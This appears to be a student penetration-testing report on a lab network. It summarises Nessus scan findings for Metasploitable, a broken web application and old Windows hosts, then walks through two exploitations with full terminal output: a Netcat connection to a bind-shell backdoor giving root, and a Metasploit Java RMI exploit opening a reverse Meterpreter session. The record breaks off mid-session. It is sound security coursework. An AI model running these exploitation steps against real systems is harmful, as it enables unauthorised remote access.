



Figure 17: Critical vulnerability of Metasploitable system

Nessus states that we can use Core Impact to exploit this specific vulnerability, which is a highly effective commercial exploitation instrument.

This is another vulnerability where it states the host is running the VNC server with the password 'password'. That's true that there is no additional measure to protect the host, we can access that host very easily.



*Figure 18: Critical Vulnerability of Metasploitable system VNC*

## Web Application Vulnerability Analysis

Another important factor for a company's success is web vulnerability. I'm going to search for vulnerabilities in an organization's defenses that a hacker might take advantage. Numerous vulnerabilities were discovered during an OWASP Broken Web Application vulnerability check on web servers. I have scanned web-based applications using the Nessus vulnerability assessment tool.

### 10.0.2.8




Figure 19: Broken Web Application Vulnerabilities results by Nessus.

In the web server we found many vulnerabilities which are medium risk as well as high and two of them are very critical. Describing few of major vulnerabilities below:

**Web Server Host:** Lack of support indicates the vendor won't be releasing any more security patches for the product. Because of this, security issues are likely to arise. This web application is in a critical state as a result (CVSS V3 base score of 10).

**SSL:** The remote service accepts encrypted connections using SSL 2.0 and/or SSL 3.0. These SSL versions are vulnerable to a number of cryptographic flaws, such as:

- A shoddy padding technique based on CBC ciphers.
- Risky techniques for restarting and renegotiating meetings.

An attacker could take advantage of these vulnerabilities to initiate man-in-the-middle attacks or to decrypt communications between clients and the affected service. (Base score of CVSS V3: 9.8)

**Cross Site Scripting:** The version of jQuery hosted on the remote web server is higher than or equal to 1.2 and older than 3.5.0, based on the self-reported version in the script. As a result, several cross-site scripting vulnerabilities impact it. (CVSS V3 base score 6.5)

## Windows Systems Vulnerability Analysis

In windows 7 system we found many that can cause high risk of company. In that system we found two critical vulnerabilities with a base score 9.8 to 10.0, five high risk vulnerabilities with CVSS base score 5.1 to 9.7, and nine of medium risk vulnerabilities. Few of them will be described below:




Figure 20: Windows 7 Systems Vulnerabilities by Nessus

**Unsupported OS:** The relevant Microsoft Windows version is either not supported any more or does not have a service pack. It will consequently most likely have security issues.

Risk Factor: Critical

CVSS v3.0 Base Score 10.0

**RDP RCE:** A remote code execution vulnerability in the Remote Desktop Protocol (RDP) affects the remote host. This can be used by an unauthenticated remote attacker to execute arbitrary code through a sequence of carefully constructed requests.

Risk Factor: Critical

CVSS v3.0 Base Score 9.8

**MS17-010:** Multiple vulnerabilities related to remote code execution exist in Microsoft Server Message Block 1.0 (SMBv1) due to inappropriate processing of specified requests. An unauthenticated remote attacker can exploit these vulnerabilities and execute any code by using a cleverly crafted packet. (CVE-2017-0143, -2017-0144, -2017-0145, -2017-0146, -2017-0148)

Severity: High

Risk Factor: High

CVSS v3.0 Base Score 8.1

**SSL Certificate Signed Using Weak Hashing Algorithm:** An SSL certificate chain signed by a cryptographically weak hashing method (such as MD2, MD4, MD5, or SHA1) is used by the remote service. It is well known that collision attacks can be launched against these signature techniques. By taking advantage of this, a hacker can create a new certificate bearing the same digital signature and pretend to be the impacted service.

Severity: High

Risk Factor: Medium

CVSS v3.0 Base Score 7.5

### Windows 8 Vulnerability

system, we discovered a few vulnerabilities related to MS17-010 SMB server and unsupported Windows OS, among other things.

#### 10.0.2.6




Figure 21: Windows 8 Systems Vulnerabilities by Nessus

**Unsupported OS:** The remote host is running Microsoft Windows 8. On January 12, 2016, Microsoft discontinued offering support for this operating system.

The vendor may decide not to provide any additional security fixes for the product if there is a lack of support. It will consequently most likely contain security vulnerabilities. It is improbable that Microsoft will examine or take note of vulnerability reports.

Severity: Critical

Risk Factor: Critical

CVSS v2.0 Base Score: 10.0

**MS17-010: Security Update for Microsoft Windows SMB Server:** Because of incorrect handling of specific requests, Microsoft Server Message Block 1.0 (SMBv1) has multiple vulnerabilities related to remote code execution. Through the use of a carefully constructed packet, an unauthenticated remote attacker can take advantage of these vulnerabilities and run any code. (CVE-2017-0143, -2017-0144, -2017-0145, -2017-0146, -2017-0148)

Severity: High

Risk Factor: High

CVSS v3.0 Base Score 8.1

### **Windows XP SP1 Vulnerability**

In the company network there was one very old system windows Xp, when we start scanning vulnerabilities in this old system, we found a lot of Critical level of vulnerability. Which are easily exploitable for attackers.

**XP Unsupported OS:** The remote host is running Microsoft Windows XP. On April 8, 2014, Microsoft discontinued supporting this operating system.

The vendor may decide not to provide any additional security fixes for the product if there is a lack of support. It will consequently most likely contain security vulnerabilities. Additionally, Microsoft is not likely to review or respond to vulnerability complaints.

Severity: Critical

Risk Factor: Critical

CVSS v3.0 Base Score 10.0

**MS08-067:** As a result of improper RPC request handling, there is a remote code execution vulnerability in the 'Server' service that impacts the remote Windows system. An unauthorized remote attacker can exploit this to run any code with 'System' privileges by carefully crafting an RPC request.

A group known as the Shadow Brokers revealed several Equation Group vulnerabilities and exploits on April 14, 2017, ECLIPSEDWING being one of them.

Severity: Critical

Risk Factor: Critical

CVSS v3.0 Base Score 9.8

**SMB NULL Session Authentication:** SMB protocol is being used by the remote host. A NULL session, or one without a login or password, can be used to log into the browser or spools pipes.

An unauthenticated remote attacker might be able to take advantage of this vulnerability, depending on how it's configured, to obtain information about the remote host.

Severity: High

Risk Factor: High

CVSS v3.0 Base Score 7.3



## 10.0.2.18



Vulnerabilities Total: 20

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	7.4	12054	MS04-007: ASN.1 Vulnerability Could Allow Code Execution (828028) (uncredentialed check) (NTLM)
CRITICAL	9.8	9.5	12209	MS04-011: Security Update for Microsoft Windows (835732) (uncredentialed check)
CRITICAL	9.8	9.4	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)
CRITICAL	9.8	9.7	125313	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)
CRITICAL	10.0	-	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	7.3	11808	MS03-026: Microsoft RPC Interface Buffer Overrun (823980) (uncredentialed check)
CRITICAL	10.0*	6.5	11835	MS03-039: Microsoft RPC Interface Buffer Overrun (824146) (uncredentialed check)
CRITICAL	10.0*	8.9	11890	MS03-043: Buffer Overrun in Messenger Service (828035) (uncredentialed check)
CRITICAL	10.0*	5.2	21655	MS04-012: Cumulative Update for Microsoft RPC/DCOM (828741) (uncredentialed check)
CRITICAL	10.0*	6.8	18502	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (896422) (uncredentialed check)
CRITICAL	10.0*	7.4	22194	MS06-040: Vulnerability in Server Service Could Allow Remote Code Execution (921883) (uncredentialed check)
CRITICAL	10.0*	7.4	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)

Figure 22: Windows XP Systems Vulnerabilities by Nessus

In exploitation session we will exploit on windows Xp system with MS08\_067 vulnerabilities.

### 4.2.3 Exploitations and Gaining Access

This section on exploitation will cover how to take advantage of devices and get access to systems where vulnerability scanning has identified weaknesses. I'll show it on both Windows and Metasploitable systems, for example, based on the vulnerability scan results.

In Nessus advanced vulnerability scan of Metasploitable system we saw a critical vulnerability called Bind Shell Backdoor detection.




Figure 23: Exploit on Bind shell backdoor vulnerability

It says a shell is listening on the port without any authentication being required. It's clear that this is a backdoor. The port number is 1524. I connect using the Netcat program in the terminal screen.

I've typed NC, the destination IP, and the target port 1524.

We're in now. We possess the Metasploitable shell. We can easily delete, create, files as got access of root access.

```
root@kali: ~
File Actions Edit View Help

(root@kali)-[~]
# nc 10.0.2.4 1524
root@metasploitable:/# pwd
/
root@metasploitable:/# whoami
root
root@metasploitable:/# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/# ll
bash: ll: command not found
root@metasploitable:/# ls -l
total 85
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root 10240 May 13  2012 boot
lrwxrwxrwx  1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13480 Oct 12 13:15 dev
drwxr-xr-x 94 root root  4096 Oct 12 13:23 etc
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root  4096 May 13  2012 lib
drwx----- 2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root  4096 Mar 16  2010 media
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
-rw----- 1 root root  8705 Oct 12 13:15 nohup.out
drwxr-xr-x  2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 110 root root    0 Oct 12 13:14 proc
drwxr-xr-x 13 root root  4096 Oct 12 13:15 root
drwxr-xr-x  2 root root  4096 May 13  2012 sbin
drwxr-xr-x  2 root root  4096 Mar 16  2010 srv
drwxr-xr-x 12 root root    0 Oct 12 13:14 sys
drwxrwxrwt  4 root root  4096 Oct 12 13:15 tmp
drwxr-xr-x 12 root root  4096 Apr 28  2010 usr
drwxr-xr-x 14 root root  4096 Mar 17  2010 var
lrwxrwxrwx  1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
root@metasploitable:/#
```

Figure 24: Exploitation of Bind shell backdoor vulnerability

As we found another vulnerability of Java RMI service in Metasploitable system and will try to exploit it via msfconsole of Meterpreter payloads.

Meterpreter stands for meta interpreter in short. This sophisticated payload is part of the Metasploit framework. Its goal is to offer sophisticated features that would be laborious to develop otherwise only when assembled. Meterpreter runs exclusively from memory and never touches any of the extensions that it loads.

After running of msfconsole command got console view, and then searched for Java\_RMI server vulnerabilities and use that exploit.

```

kali@kali: ~
File Actions Edit View Help
└─$ msfconsole

3Kom SuperHack II Logon

User Name: [ security ]
Password: [ ]

[ OK ]

https://metasploit.com

-[ metasploit v6.3.27-dev ]
+ -- --[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- --[ 1385 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/gather/java_rmi_registry normal No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution

```

Figure 25: Meterpreter exploitation on kali

To view the available payloads, select the payload type and show payloads at this point. And these are a few payloads from Meterpreters. Here, I want to utilize Java Meterpreter reverse TCP.

```

kali@kali: ~
File Actions Edit View Help
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
- - - - -
0 payload/generic/custom normal No Custom Payload
1 payload/generic/shell_bind_aws_ssm normal No Command Shell, Bind SSM (via AWS API)
2 payload/generic/shell_bind_tcp normal No Generic Command Shell, Bind TCP Inline
3 payload/generic/shell_reverse_tcp normal No Generic Command Shell, Reverse TCP Inline
4 payload/generic/ssh/interact normal No Interact with Established SSH Connection
5 payload/java/jsp_shell_bind_tcp normal No Java JSP Command Shell, Bind TCP Inline
6 payload/java/jsp_shell_reverse_tcp normal No Java JSP Command Shell, Reverse TCP Inline
7 payload/java/meterpreter/bind_tcp normal No Java Meterpreter, Java Bind TCP Stager
8 payload/java/meterpreter/reverse_http normal No Java Meterpreter, Java Reverse HTTP Stager
9 payload/java/meterpreter/reverse_https normal No Java Meterpreter, Java Reverse HTTPS Stager
10 payload/java/meterpreter/reverse_tcp normal No Java Meterpreter, Java Reverse TCP Stager
11 payload/java/shell/bind_tcp normal No Command Shell, Java Bind TCP Stager
12 payload/java/shell/reverse_tcp normal No Command Shell, Java Reverse TCP Stager
13 payload/java/shell_reverse_tcp normal No Java Command Shell, Reverse TCP Inline
14 payload/multi/meterpreter/reverse_http normal No Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
15 payload/multi/meterpreter/reverse_https normal No Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp

```

Figure 26: Setting up payload for Meterpreter.

After I've configured the exploit.

```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-
  -metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be
  -an address on the local machine or 0.0.0.0 to listen on all a
  -ddresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   no              no        Path to a custom SSL certificate (default is randomly generate
  -d)
  URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > se
Search services sessions set setg
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 10.0.2.4
RHOST => 10.0.2.4
msf6 exploit(multi/misc/java_rmi_server) > set SRVHOST 10.0.2.15
SRVHOST => 10.0.2.15
```

Figure 27: Configuring exploit on attacker device.

```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.4:1099 - Using URL: http://10.0.2.15:8080/KFiU5g0Wta
[*] 10.0.2.4:1099 - Server started.
[*] 10.0.2.4:1099 - Sending RMI Header ...
[*] 10.0.2.4:1099 - Sending RMI Call ...
[*] 10.0.2.4:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:58372) at 2023-10-12 15:10:44 -0400

meterpreter > pwd
/
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > uname -a
[-] Unknown command: uname
meterpreter > ls -l
Listing: /

